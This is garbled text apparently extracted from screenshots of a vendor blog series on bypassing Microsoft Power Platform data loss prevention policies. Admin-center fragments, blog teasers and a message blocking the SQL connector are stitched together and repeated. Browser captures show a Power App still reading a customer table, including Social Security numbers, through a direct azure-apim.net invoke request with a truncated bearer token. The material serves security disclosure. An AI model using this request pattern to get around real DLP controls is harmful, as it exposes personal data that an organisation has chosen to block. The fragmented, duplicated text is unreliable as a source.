

Power Platform admin center

DLP Policies > New Policy

Policy name: Microsoft Power Platform DLP Bypass Uncovered

Connector: [New Blog Series](#)

Set default group: Set default group

Search connectors: Search connectors

Microsoft Power Platform DLP Bypass Uncovered – Finding #3 – Custom Connectors

Yuval Adler, Customer Success Director

locked (0)

group can't share data with connectors in other groups. Unassigned

Blockable: Blockable

Endpoint config: Endpoint config

No

No

No

OneDrive for Business

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/

Register now

Back

Next

Cancel

Power Platform admin center



≡

Home

Environments

Anal

Billing

Setting

Reso

Help

Data

Data

Policy

Power

Con

DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read blog

Microsoft Power Platform DLP Bypass Uncovered – Finding #1

Read more >

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read blog

Microsoft Power Platform DLP Bypass Uncovered – Finding #2 – HTTP

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read blog

zenity

Yuval Adler
Customer Success Director**Microsoft Power Platform DLP Bypass Uncovered – Finding #4 – Unblockable connectors**

Read more >

Set default group

Search connectors

tors in other groups. Unassigned

Endpoint config

No



OneDrive for Business

No

No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Back

Next

Cancel

Power Platform admin center

Home

Environments

Anal

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 – The problem with enforcing DLP policies for pre-existing resources

Read Blog

Microsoft Power Platform DLP Bypass Uncovered
Finding #1

Read more >

DLP Policies > New Policy

Policy name

New Blog Series

New Blog Series
Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read Blog

Microsoft Power Platform DLP Bypass Uncovered
Finding #2 - HTTP

Read more >

Back

Next

OneDrive for Business



New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read Blog

Microsoft Power Platform DLP Bypass Uncovered
Finding #3 – Custom Connectors

Read more >

Microsoft Power Platform DLP Bypass Uncovered

Finding #5 – Parent and child flow execution

Read Blog



Yuval Adler

Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered – Finding #5 – Parent and Child Flow Execution

Read more >

No

No

No

No

No

No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Cancel

This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.

Policy name: Deny Azure File Storage

Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



Power Platform admin center

DLP Policies > Edit Policy

Policy name: Deny SQL

Prebuilt connectors

Custom connectors

Scope

Review

Move to Business

Move to Non-business

Configure connector

Set default group

Assign connectors

Business (0) Non-business (1055) | Default Blocked (1)

Search connectors

Blocked connectors can't be used where this policy is applied.

Name	Blockable	Endpoint config
SQL Server	Yes	Yes


Power Platform Conference 2023
[Register now](#)

Back Next Cancel



Customer Insights





[dbo].[Customers]	⟳	↔
Search items		
aidenb@zenitydemo.OnMicrosoft.com		>
Aiden Brown		
alexanderw@zenitydemo.OnMicrosoft.co		>
Alexander Gonzalez		
amandas@zenitydemo.OnMicrosoft.com		>
Amanda Smith		
ameliaj@zenitydemo.OnMicrosoft.com		>
Amelia Johnson		
ameliam@zenitydemo.OnMicrosoft.com		>
Amelia Gonzalez		
andrewc@zenitydemo.OnMicrosoft.com		



< [dbo].[Customers]

CustomerID

55677

Email

aidenb@zenitydemo.OnMicrosoft.com

FirstName

Aiden

LastName

Brown

SocialSecurityNumber

209-97-8888



The screenshot shows a browser window with developer tools open. The Network tab is selected, displaying a list of requests. One request, named 'invoke', is highlighted, showing its response body. The response body is a JSON array of customer records from a database table:

```
1 {
2   "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
3     "value": [
4       {
5         "@odata.etag": "",
6         "ItemInternalId": "3991bcf6-6542-4723-93e5-fef0afb0caaf",
7         "Email": "aidenb@zenitydemo.OnMicrosoft.com",
8         "FirstName": "Aiden",
9         "LastName": "Brown",
10        "CustomerID": 55677,
11        "SocialSecurityNumber": "209-97-8888"
12      },
13      {
14        "@odata.etag": "",
15        "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
16        "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
17        "FirstName": "Alexander",
18        "LastName": "Gonzalez",
19        "CustomerID": 74321,
20        "SocialSecurityNumber": "209-97-9876"
21      },
22      {
23        "@odata.etag": "",
24        "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
25        "Email": "amandas@zenitydemo.OnMicrosoft.com",
26        "FirstName": "Amanda",
27        "LastName": "Smith",
28        "CustomerID": 78654,
29        "SocialSecurityNumber": "209-97-6666"
30      },
31      {
32        "@odata.etag": "",
33        "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
34        "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
35        "FirstName": "Amelia",
36        "LastName": "Johnson",
37        "CustomerID": 76234,
38        "SocialSecurityNumber": "209-97-1111"
39      },
40      {
41        "@odata.etag": "",
42        "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
43        "Email": "ameliam@zenitydemo.OnMicrosoft.com",
44        "FirstName": "Amelia",
45        "LastName": "Gonzalez",
46        "CustomerID": 74321,
47        "SocialSecurityNumber": "209-97-9876"
48      },
49      {
50        "@odata.etag": "",
51        "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
52        "Email": "andrewc@zenitydemo.OnMicrosoft.com",
53        "FirstName": "Andrew",
54        "LastName": "Perez",
55        "CustomerID": 79000
56      }
57    ]
58  }
59 }
```

The screenshot shows a web application interface on the left and a developer tools Network tab on the right.

Left Side (Customer List):

- [dbo].[Customers]
- aidenb@zenitydemo.OnMicrosoft.com
Aiden Brown
- alexanderw@zenitydemo.OnMicrosoft.com
Alexander Gonzalez
- amandas@zenitydemo.OnMicrosoft.com
Amanda Smith
- ameliaj@zenitydemo.OnMicrosoft.com
Amelia Johnson
- ameliam@zenitydemo.OnMicrosoft.com
Amelia Gonzalez
- andrewc@zenitydemo.OnMicrosoft.com

Right Side (Developer Tools - Network Tab):

Request URL: https://europe-002.azure-api.net/invoke
Request Method: POST
Status Code: 200
Remote Address: 20.86.93.35:443
Referrer Policy: no-referrer

Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
Cache-Control: no-cache,no-store
Content-Encoding: gzip
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Date: Sun, 16 Jul 2023 12:01:30 GMT
Expires: -1
Pragma: no-cache
Strict-Transport-Security: max-age=31536000; includeSubDomains
Timing-Allow-Origin: *
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Ms-Apihub-Cached: true
Response:
X-Ms-Apihub-Obo: false
X-Ms-Environment-Id: default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id: 3b699bdc-5186-4a69-8043-fb014885564
X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player;AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

Request Headers:
:Authority: europe-002.azure-api.net
:Method: POST
:Path: /invoke
:Scheme: https
Accept: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1Wm9YcWJlWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1Wm9YcWJlWkdldyJ9eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iCiJpZCMIQidURwvadl3N0o-E5zWEkh2dgl-m5dG0mYd-EM2kU72o-aHvJfTP1MDEfOWV2Nj-QEWAlM0YTF0M4CRIhNDM-dvusW5OifpMfEFTA4NDlxdGluYzoiF5QDdk1MD-p0GTEf-lmV4cG5MTV4G7Uk4-4-G-M5-uhMMhjim5-

The screenshot shows a web browser window displaying a Microsoft PowerApp interface for managing customer data. The main view lists customers with columns for Email, First Name, Last Name, Customer ID, and Social Security Number. A modal dialog is open for a customer named Aiden.

The browser's developer tools Network tab is open, showing a POST request to the Azure API Management endpoint `/invoke`. The request URL is `https://europe-002.azure-api.net/invoke`. The request body contains a query string:

```
?qsp=apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
```

The X-Ms-Request-Url header also displays this query string. The X-Ms-User-Agent header shows "PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)".

Request Headers shown in the Network tab:

- :Authority: europe-002.azure-api.net
- :Method: POST
- :Path: /invoke
- :Scheme: https
- Accept: application/json
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US
- Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1Wm9YcWJlWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1Wm9YcWJlWkdldyJ9eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iCiJ9

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms'

Power App is using azure-apim.net to fetch connection data

GET **https://europe-002.azure-apim.net/apim**
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/ite
ms


Power App is using azure-apim.net to fetch connection data


GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
**/tables/%255Bdbo%255D.%255BCustomers%255D/it
ems**

Power App is using azure-apim.net to fetch connection data

